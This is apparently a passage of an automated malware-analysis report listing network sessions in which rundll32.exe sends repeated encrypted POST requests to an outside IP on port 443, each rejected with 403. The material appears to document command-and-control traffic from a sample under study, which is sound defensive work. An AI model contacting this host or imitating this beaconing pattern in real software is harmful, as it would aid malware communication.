2021-10-28 02:47:24 UTC	343	OUT	Data Raw: 56 90 ae c0 10 0e 23 ac 57 b0 5e a3 42 68 1d 97 e3 ac 25 fc ae ff f0 4a 07 14 83 c0 8c 5c 90 48 f1 f1 eb 32 61 05 8f e1 96 fa fc bb d6 4a 9a 8d f8 e0 2a 3e 95 0d 1f 4a 0d 7c de 5a 21 46 78 a7 6f fa 93 06 43 f5 6b 92 0b ee 8d 31 6b 05 37 cd 3b 8c 00 53 ff 67 eb 60 f6 41 72 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 8f 05 fc 7b 03 b4 c5 35 3a b3 94 49 02 cb 9a 68 0a cf 6b b4 a2 ec e5 70 19 be 24 33 21 16 fe 6a 9c 5f a5 01 08 3e 5a 82 64 5c 75 b1 cc 6f fd 37 0c 85 1b b4 e9 c8 37 cc f0 0a a2 70 be f7 bb c5 89 e5 e1 46 d0 8d d5 1e 0a 93 8c 69 b6 41 f8 08 31 ff 6d d6 53 23 ed 8f cb 18 51 e2 66 24 5a 3a 93 1b 60 5d a3 3e 82 87 68 64 fe 36 9c a8 38 b1 94 8e fc 27 01 89 00 f2 78 71 a6 14 7a Data Ascii: V#W^Bh%J\H2aJ*>J|Z!FxoCk1k7;Sg`Ar1]>pL2LeTc]#*oI+$.{5:Ihkp$3!j_>Zd\uo77pFiA1mS#Qf$Z:`]>hd68'xqz
2021-10-28 02:47:24 UTC	347	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 02:47:24 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
7	192.168.2.5	49784	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
2021-10-28 02:45:20 UTC	34	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4832 Connection: Close Cache-Control: no-cache
2021-10-28 02:45:20 UTC	34	OUT	Data Raw: 13 4a 53 30 10 0e 23 ac 57 b0 5e a3 42 68 1d 97 e3 ac 25 fc ae ff f0 4a 07 14 83 c0 8c 5c 90 48 f1 f1 eb 32 61 05 8f e1 96 fa fc bb d6 4a 9a 8d f8 e0 2a 3e 95 0d 1f 4a 0d 7c de 5a 21 46 78 a7 6f fa 93 06 43 f5 6b 92 0b ee 8d 31 6b 05 56 d3 3b ce 00 53 ff 67 eb 60 f6 41 72 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 8f 05 fc 7b 03 b4 c5 35 3a b3 94 49 02 cb 9a 68 0a cf 6b b4 a2 ec e5 70 19 be 24 33 21 16 fe 6a 9c 5f a5 01 08 3e 5a 82 64 5c 75 b1 cc 6f fd 37 0c 85 1b b4 e9 c8 37 cc f0 0a a2 70 be f7 bb c5 89 e5 e1 46 d0 8d d5 1e 0a 93 8c 69 b6 41 f8 08 31 ff 6d d6 53 23 ed 8f cb 18 51 e2 66 24 5a 3a 93 1b 60 5d a3 3e 82 87 68 64 fe 36 9c a8 38 b1 94 8e fc 27 01 89 00 f2 78 71 a6 14 7a Data Ascii: JS0#W^Bh%J\H2aJ*>J|Z!FxoCk1kV;Sg`Ar1]>pL2LeTc]#*oI+$.{5:Ihkp$3!j_>Zd\uo77pFiA1mS#Qf$Z:`] >hd68'xqz
2021-10-28 02:45:21 UTC	44	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 02:45:20 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
70	192.168.2.5	50079	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-28 02:47:26 UTC	348	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4832 Connection: Close Cache-Control: no-cache
2021-10-28 02:47:26 UTC	348	OUT	Data Raw: 13 4a 53 30 10 0e 23 ac 57 b0 5e a3 42 68 1d 97 e3 ac 25 fc ae ff f0 4a 07 14 83 c0 8c 5c 90 48 f1 f1 eb 32 61 05 8f e1 96 fa fc bb d6 4a 9a 8d f8 e0 2a 3e 95 0d 1f 4a 0d 7c de 5a 21 46 78 a7 6f fa 93 06 43 f5 6b 92 0b ee 8d 31 6b 05 56 d3 3b ce 00 53 ff 67 eb 60 f6 41 72 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 8f 05 fc 7b 03 b4 c5 35 3a b3 94 49 02 cb 9a 68 0a cf 6b b4 a2 ec e5 70 19 be 24 33 21 16 fe 6a 9c 5f a5 01 08 3e 5a 82 64 5c 75 b1 cc 6f fd 37 0c 85 1b b4 e9 c8 37 cc f0 0a a2 70 be f7 bb c5 89 e5 e1 46 d0 8d d5 1e 0a 93 8c 69 b6 41 f8 08 31 ff 6d d6 53 23 ed 8f cb 18 51 e2 66 24 5a 3a 93 1b 60 5d a3 3e 82 87 68 64 fe 36 9c a8 38 b1 94 8e fc 27 01 89 00 f2 78 71 a6 14 7a Data Ascii: JS0#W^Bh%J\H2aJ*>J|Z!FxoCk1kV;Sg`Ar1]>pL2LeTc]#*oI+$.{5:Ihkp$3!j_>Zd\uo77pFiA1mS#Qf$Z:`] >hd68'xqz
2021-10-28 02:47:27 UTC	352	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 02:47:26 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
71	192.168.2.5	50085	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-28 02:47:28 UTC	352	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4844 Connection: Close Cache-Control: no-cache
2021-10-28 02:47:28 UTC	353	OUT	Data Raw: 56 90 ae c0 10 0e 23 ac 57 b0 5e a3 42 68 1d 97 e3 ac 25 fc ae ff f0 4a 07 14 83 c0 8c 5c 90 48 f1 f1 eb 32 61 05 8f e1 96 fa fc bb d6 4a 9a 8d f8 e0 2a 3e 95 0d 1f 4a 0d 7c de 5a 21 46 78 a7 6f fa 93 06 43 f5 6b 92 0b ee 8d 31 6b 05 37 cd 3b 8c 00 53 ff 67 eb 60 f6 41 72 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 8f 05 fc 7b 03 b4 c5 35 3a b3 94 49 02 cb 9a 68 0a cf 6b b4 a2 ec e5 70 19 be 24 33 21 16 fe 6a 9c 5f a5 01 08 3e 5a 82 64 5c 75 b1 cc 6f fd 37 0c 85 1b b4 e9 c8 37 cc f0 0a a2 70 be f7 bb c5 89 e5 e1 46 d0 8d d5 1e 0a 93 8c 69 b6 41 f8 08 31 ff 6d d6 53 23 ed 8f cb 18 51 e2 66 24 5a 3a 93 1b 60 5d a3 3e 82 87 68 64 fe 36 9c a8 38 b1 94 8e fc 27 01 89 00 f2 78 71 a6 14 7a Data Ascii: V#W^Bh%J\H2aJ*>J|Z!FxoCk1k7;Sg`Ar1]>pL2LeTc]#*oI+$.{5:Ihkp$3!j_>Zd\uo77pFiA1mS#Qf$Z:`]>hd68'xqz
2021-10-28 02:47:28 UTC	357	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 02:47:28 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
72	192.168.2.5	50090	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-28 02:47:30 UTC	357	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4832 Connection: Close Cache-Control: no-cache
2021-10-28 02:47:30 UTC	358	OUT	Data Raw: 13 4a 53 30 10 0e 23 ac 57 b0 5e a3 42 68 1d 97 e3 ac 25 fc ae ff f0 4a 07 14 83 c0 8c 5c 90 48 f1 f1 eb 32 61 05 8f e1 96 fa fc bb d6 4a 9a 8d f8 e0 2a 3e 95 0d 1f 4a 0d 7c de 5a 21 46 78 a7 6f fa 93 06 43 f5 6b 92 0b ee 8d 31 6b 05 56 d3 3b ce 00 53 ff 67 eb 60 f6 41 72 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 8f 05 fc 7b 03 b4 c5 35 3a b3 94 49 02 cb 9a 68 0a cf 6b b4 a2 ec e5 70 19 be 24 33 21 16 fe 6a 9c 5f a5 01 08 3e 5a 82 64 5c 75 b1 cc 6f fd 37 0c 85 1b b4 e9 c8 37 cc f0 0a a2 70 be f7 bb c5 89 e5 e1 46 d0 8d d5 1e 0a 93 8c 69 b6 41 f8 08 31 ff 6d d6 53 23 ed 8f cb 18 51 e2 66 24 5a 3a 93 1b 60 5d a3 3e 82 87 68 64 fe 36 9c a8 38 b1 94 8e fc 27 01 89 00 f2 78 71 a6 14 7a Data Ascii: JS0#W^Bh%J\H2aJ*>J|Z!FxoCk1kV;Sg`Ar1]>pL2LeTc]#*oI+$.{5:Ihkp$3!j_>Zd\uo77pFiA1mS#Qf$Z:`] >hd68'xqz
2021-10-28 02:47:30 UTC	362	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 02:47:30 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
73	192.168.2.5	50094	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-28 02:47:31 UTC	362	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4844 Connection: Close Cache-Control: no-cache
2021-10-28 02:47:31 UTC	363	OUT	Data Raw: 56 90 ae c0 10 0e 23 ac 57 b0 5e a3 42 68 1d 97 e3 ac 25 fc ae ff f0 4a 07 14 83 c0 8c 5c 90 48 f1 f1 eb 32 61 05 8f e1 96 fa fc bb d6 4a 9a 8d f8 e0 2a 3e 95 0d 1f 4a 0d 7c de 5a 21 46 78 a7 6f fa 93 06 43 f5 6b 92 0b ee 8d 31 6b 05 37 cd 3b 8c 00 53 ff 67 eb 60 f6 41 72 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 8f 05 fc 7b 03 b4 c5 35 3a b3 94 49 02 cb 9a 68 0a cf 6b b4 a2 ec e5 70 19 be 24 33 21 16 fe 6a 9c 5f a5 01 08 3e 5a 82 64 5c 75 b1 cc 6f fd 37 0c 85 1b b4 e9 c8 37 cc f0 0a a2 70 be f7 bb c5 89 e5 e1 46 d0 8d d5 1e 0a 93 8c 69 b6 41 f8 08 31 ff 6d d6 53 23 ed 8f cb 18 51 e2 66 24 5a 3a 93 1b 60 5d a3 3e 82 87 68 64 fe 36 9c a8 38 b1 94 8e fc 27 01 89 00 f2 78 71 a6 14 7a Data Ascii: V#W^Bh%J\H2aJ*>J|Z!FxoCk1k7;Sg`Ar1]>pL2LeTc]#*oI+$.{5:Ihkp$3!j_>Zd\uo77pFiA1mS#Qf$Z:`]>hd68'xqz
2021-10-28 02:47:32 UTC	367	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 02:47:32 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
74	192.168.2.5	50098	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-28 02:47:34 UTC	367	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4832 Connection: Close Cache-Control: no-cache
2021-10-28 02:47:34 UTC	368	OUT	Data Raw: 13 4a 53 30 10 0e 23 ac 57 b0 5e a3 42 68 1d 97 e3 ac 25 fc ae ff f0 4a 07 14 83 c0 8c 5c 90 48 f1 f1 eb 32 61 05 8f e1 96 fa fc bb d6 4a 9a 8d f8 e0 2a 3e 95 0d 1f 4a 0d 7c de 5a 21 46 78 a7 6f fa 93 06 43 f5 6b 92 0b ee 8d 31 6b 05 56 d3 3b ce 00 53 ff 67 eb 60 f6 41 72 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 8f 05 fc 7b 03 b4 c5 35 3a b3 94 49 02 cb 9a 68 0a cf 6b b4 a2 ec e5 70 19 be 24 33 21 16 fe 6a 9c 5f a5 01 08 3e 5a 82 64 5c 75 b1 cc 6f fd 37 0c 85 1b b4 e9 c8 37 cc f0 0a a2 70 be f7 bb c5 89 e5 e1 46 d0 8d d5 1e 0a 93 8c 69 b6 41 f8 08 31 ff 6d d6 53 23 ed 8f cb 18 51 e2 66 24 5a 3a 93 1b 60 5d a3 3e 82 87 68 64 fe 36 9c a8 38 b1 94 8e fc 27 01 89 00 f2 78 71 a6 14 7a Data Ascii: JS0#W^Bh%J\H2aJ*>J|Z!FxoCk1kV;Sg`Ar1]>pL2LeTc]#*oI+$.{5:Ihkp$3!j_>Zd\uo77pFiA1mS#Qf$Z:`] >hd68'xqz
2021-10-28 02:47:34 UTC	372	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 02:47:34 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
75	192.168.2.5	50102	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-28 02:47:35 UTC	372	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4844 Connection: Close Cache-Control: no-cache
2021-10-28 02:47:35 UTC	372	OUT	Data Raw: 56 90 ae c0 10 0e 23 ac 57 b0 5e a3 42 68 1d 97 e3 ac 25 fc ae ff f0 4a 07 14 83 c0 8c 5c 90 48 f1 f1 eb 32 61 05 8f e1 96 fa fc bb d6 4a 9a 8d f8 e0 2a 3e 95 0d 1f 4a 0d 7c de 5a 21 46 78 a7 6f fa 93 06 43 f5 6b 92 0b ee 8d 31 6b 05 37 cd 3b 8c 00 53 ff 67 eb 60 f6 41 72 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 8f 05 fc 7b 03 b4 c5 35 3a b3 94 49 02 cb 9a 68 0a cf 6b b4 a2 ec e5 70 19 be 24 33 21 16 fe 6a 9c 5f a5 01 08 3e 5a 82 64 5c 75 b1 cc 6f fd 37 0c 85 1b b4 e9 c8 37 cc f0 0a a2 70 be f7 bb c5 89 e5 e1 46 d0 8d d5 1e 0a 93 8c 69 b6 41 f8 08 31 ff 6d d6 53 23 ed 8f cb 18 51 e2 66 24 5a 3a 93 1b 60 5d a3 3e 82 87 68 64 fe 36 9c a8 38 b1 94 8e fc 27 01 89 00 f2 78 71 a6 14 7a Data Ascii: V#W^Bh%J\H2aJ*>J|Z!FxoCk1k7;Sg`Ar1]>pL2LeTc]#*oI+$.{5:Ihkp$3!j_>Zd\uo77pFiA1mS#Qf$Z:`]>hd68'xqz
2021-10-28 02:47:36 UTC	377	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 02:47:36 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
76	192.168.2.5	50106	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-28 02:47:38 UTC	377	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4832 Connection: Close Cache-Control: no-cache
2021-10-28 02:47:38 UTC	377	OUT	Data Raw: 13 4a 53 30 10 0e 23 ac 57 b0 5e a3 42 68 1d 97 e3 ac 25 fc ae ff f0 4a 07 14 83 c0 8c 5c 90 48 f1 f1 eb 32 61 05 8f e1 96 fa fc bb d6 4a 9a 8d f8 e0 2a 3e 95 0d 1f 4a 0d 7c de 5a 21 46 78 a7 6f fa 93 06 43 f5 6b 92 0b ee 8d 31 6b 05 56 d3 3b ce 00 53 ff 67 eb 60 f6 41 72 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 8f 05 fc 7b 03 b4 c5 35 3a b3 94 49 02 cb 9a 68 0a cf 6b b4 a2 ec e5 70 19 be 24 33 21 16 fe 6a 9c 5f a5 01 08 3e 5a 82 64 5c 75 b1 cc 6f fd 37 0c 85 1b b4 e9 c8 37 cc f0 0a a2 70 be f7 bb c5 89 e5 e1 46 d0 8d d5 1e 0a 93 8c 69 b6 41 f8 08 31 ff 6d d6 53 23 ed 8f cb 18 51 e2 66 24 5a 3a 93 1b 60 5d a3 3e 82 87 68 64 fe 36 9c a8 38 b1 94 8e fc 27 01 89 00 f2 78 71 a6 14 7a Data Ascii: JS0#W^Bh%J\H2aJ*>J|Z!FxoCk1kV;Sg`Ar1]>pL2LeTc]#*oI+$.{5:Ihkp$3!j_>Zd\uo77pFiA1mS#Qf$Z:`] >hd68'xqz
2021-10-28 02:47:38 UTC	382	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 02:47:38 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
77	192.168.2.5	50110	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-28 02:47:39 UTC	382	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4844 Connection: Close Cache-Control: no-cache
2021-10-28 02:47:39 UTC	382	OUT	Data Raw: 56 90 ae c0 10 0e 23 ac 57 b0 5e a3 42 68 1d 97 e3 ac 25 fc ae ff f0 4a 07 14 83 c0 8c 5c 90 48 f1 f1 eb 32 61 05 8f e1 96 fa fc bb d6 4a 9a 8d f8 e0 2a 3e 95 0d 1f 4a 0d 7c de 5a 21 46 78 a7 6f fa 93 06 43 f5 6b 92 0b ee 8d 31 6b 05 37 cd 3b 8c 00 53 ff 67 eb 60 f6 41 72 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 8f 05 fc 7b 03 b4 c5 35 3a b3 94 49 02 cb 9a 68 0a cf 6b b4 a2 ec e5 70 19 be 24 33 21 16 fe 6a 9c 5f a5 01 08 3e 5a 82 64 5c 75 b1 cc 6f fd 37 0c 85 1b b4 e9 c8 37 cc f0 0a a2 70 be f7 bb c5 89 e5 e1 46 d0 8d d5 1e 0a 93 8c 69 b6 41 f8 08 31 ff 6d d6 53 23 ed 8f cb 18 51 e2 66 24 5a 3a 93 1b 60 5d a3 3e 82 87 68 64 fe 36 9c a8 38 b1 94 8e fc 27 01 89 00 f2 78 71 a6 14 7a Data Ascii: V#W^Bh%J\H2aJ*>J|Z!FxoCk1k7;Sg`Ar1]>pL2LeTc]#*oI+$.{5:Ihkp$3!j_>Zd\uo77pFiA1mS#Qf$Z:`]>hd68'xqz
2021-10-28 02:47:40 UTC	387	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 02:47:40 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
78	192.168.2.5	50114	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
2021-10-28 02:47:41 UTC	387	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4832 Connection: Close Cache-Control: no-cache
2021-10-28 02:47:41 UTC	387	OUT	Data Raw: 13 4a 53 30 10 0e 23 ac 57 b0 5e a3 42 68 1d 97 e3 ac 25 fc ae ff f0 4a 07 14 83 c0 8c 5c 90 48 f1 f1 eb 32 61 05 8f e1 96 fa fc bb d6 4a 9a 8d f8 e0 2a 3e 95 0d 1f 4a 0d 7c de 5a 21 46 78 a7 6f fa 93 06 43 f5 6b 92 0b ee 8d 31 6b 05 56 d3 3b ce 00 53 ff 67 eb 60 f6 41 72 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 8f 05 fc 7b 03 b4 c5 35 3a b3 94 49 02 cb 9a 68 0a cf 6b b4 a2 ec e5 70 19 be 24 33 21 16 fe 6a 9c 5f a5 01 08 3e 5a 82 64 5c 75 b1 cc 6f fd 37 0c 85 1b b4 e9 c8 37 cc f0 0a a2 70 be f7 bb c5 89 e5 e1 46 d0 8d d5 1e 0a 93 8c 69 b6 41 f8 08 31 ff 6d d6 53 23 ed 8f cb 18 51 e2 66 24 5a 3a 93 1b 60 5d a3 3e 82 87 68 64 fe 36 9c a8 38 b1 94 8e fc 27 01 89 00 f2 78 71 a6 14 7a Data Ascii: JS0#W^Bh%J\H2aJ*>J|Z!FxoCk1kV;Sg`Ar1]>pL2LeTc]#*oI+$.{5:Ihkp$3!j_>Zd\uo77pFiA1mS#Qf$Z:`] >hd68'xqz
2021-10-28 02:47:42 UTC	392	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 02:47:42 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
79	192.168.2.5	50118	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-28 02:47:43 UTC	392	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4844 Connection: Close Cache-Control: no-cache
2021-10-28 02:47:43 UTC	392	OUT	Data Raw: 56 90 ae c0 10 0e 23 ac 57 b0 5e a3 42 68 1d 97 e3 ac 25 fc ae ff f0 4a 07 14 83 c0 8c 5c 90 48 f1 f1 eb 32 61 05 8f e1 96 fa fc bb d6 4a 9a 8d f8 e0 2a 3e 95 0d 1f 4a 0d 7c de 5a 21 46 78 a7 6f fa 93 06 43 f5 6b 92 0b ee 8d 31 6b 05 37 cd 3b 8c 00 53 ff 67 eb 60 f6 41 72 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 8f 05 fc 7b 03 b4 c5 35 3a b3 94 49 02 cb 9a 68 0a cf 6b b4 a2 ec e5 70 19 be 24 33 21 16 fe 6a 9c 5f a5 01 08 3e 5a 82 64 5c 75 b1 cc 6f fd 37 0c 85 1b b4 e9 c8 37 cc f0 0a a2 70 be f7 bb c5 89 e5 e1 46 d0 8d d5 1e 0a 93 8c 69 b6 41 f8 08 31 ff 6d d6 53 23 ed 8f cb 18 51 e2 66 24 5a 3a 93 1b 60 5d a3 3e 82 87 68 64 fe 36 9c a8 38 b1 94 8e fc 27 01 89 00 f2 78 71 a6 14 7a Data Ascii: V#W^Bh%J\H2aJ*>J|Z!FxoCk1k7;Sg`Ar1]>pL2LeTc]#*oI+$.{5:Ihkp$3!j_>Zd\uo77pFiA1mS#Qf$Z:`]>hd68'xqz
2021-10-28 02:47:44 UTC	397	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 02:47:44 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
8	192.168.2.5	49785	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-28 02:45:20 UTC	39	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4844 Connection: Close Cache-Control: no-cache
2021-10-28 02:45:20 UTC	39	OUT	Data Raw: 56 90 ae c0 10 0e 23 ac 57 b0 5e a3 42 68 1d 97 e3 ac 25 fc ae ff f0 4a 07 14 83 c0 8c 5c 90 48 f1 f1 eb 32 61 05 8f e1 96 fa fc bb d6 4a 9a 8d f8 e0 2a 3e 95 0d 1f 4a 0d 7c de 5a 21 46 78 a7 6f fa 93 06 43 f5 6b 92 0b ee 8d 31 6b 05 37 cd 3b 8c 00 53 ff 67 eb 60 f6 41 72 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 8f 05 fc 7b 03 b4 c5 35 3a b3 94 49 02 cb 9a 68 0a cf 6b b4 a2 ec e5 70 19 be 24 33 21 16 fe 6a 9c 5f a5 01 08 3e 5a 82 64 5c 75 b1 cc 6f fd 37 0c 85 1b b4 e9 c8 37 cc f0 0a a2 70 be f7 bb c5 89 e5 e1 46 d0 8d d5 1e 0a 93 8c 69 b6 41 f8 08 31 ff 6d d6 53 23 ed 8f cb 18 51 e2 66 24 5a 3a 93 1b 60 5d a3 3e 82 87 68 64 fe 36 9c a8 38 b1 94 8e fc 27 01 89 00 f2 78 71 a6 14 7a Data Ascii: V#W^Bh%J\H2aJ*>J|Z!FxoCk1k7;Sg`Ar1]>pL2LeTc]#*oI+$.{5:Ihkp$3!j_>Zd\uo77pFiA1mS#Qf$Z:`]>hd68'xqz
2021-10-28 02:45:21 UTC	44	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 02:45:21 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
80	192.168.2.5	50122	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
2021-10-28 02:47:45 UTC	397	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4832 Connection: Close Cache-Control: no-cache
2021-10-28 02:47:45 UTC	397	OUT	Data Raw: 13 4a 53 30 10 0e 23 ac 57 b0 5e a3 42 68 1d 97 e3 ac 25 fc ae ff f0 4a 07 14 83 c0 8c 5c 90 48 f1 f1 eb 32 61 05 8f e1 96 fa fc bb d6 4a 9a 8d f8 e0 2a 3e 95 0d 1f 4a 0d 7c de 5a 21 46 78 a7 6f fa 93 06 43 f5 6b 92 0b ee 8d 31 6b 05 56 d3 3b ce 00 53 ff 67 eb 60 f6 41 72 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 8f 05 fc 7b 03 b4 c5 35 3a b3 94 49 02 cb 9a 68 0a cf 6b b4 a2 ec e5 70 19 be 24 33 21 16 fe 6a 9c 5f a5 01 08 3e 5a 82 64 5c 75 b1 cc 6f fd 37 0c 85 1b b4 e9 c8 37 cc f0 0a a2 70 be f7 bb c5 89 e5 e1 46 d0 8d d5 1e 0a 93 8c 69 b6 41 f8 08 31 ff 6d d6 53 23 ed 8f cb 18 51 e2 66 24 5a 3a 93 1b 60 5d a3 3e 82 87 68 64 fe 36 9c a8 38 b1 94 8e fc 27 01 89 00 f2 78 71 a6 14 7a Data Ascii: JS0#W^Bh%J\H2aJ*>J|Z!FxoCk1kV;Sg`Ar1]>pL2LeTc]#*oI+$.{5:Ihkp$3!j_>Zd\uo77pFiA1mS#Qf$Z:`] >hd68'xqz
2021-10-28 02:47:46 UTC	402	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 02:47:46 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
81	192.168.2.5	50126	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-28 02:47:47 UTC	402	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4844 Connection: Close Cache-Control: no-cache
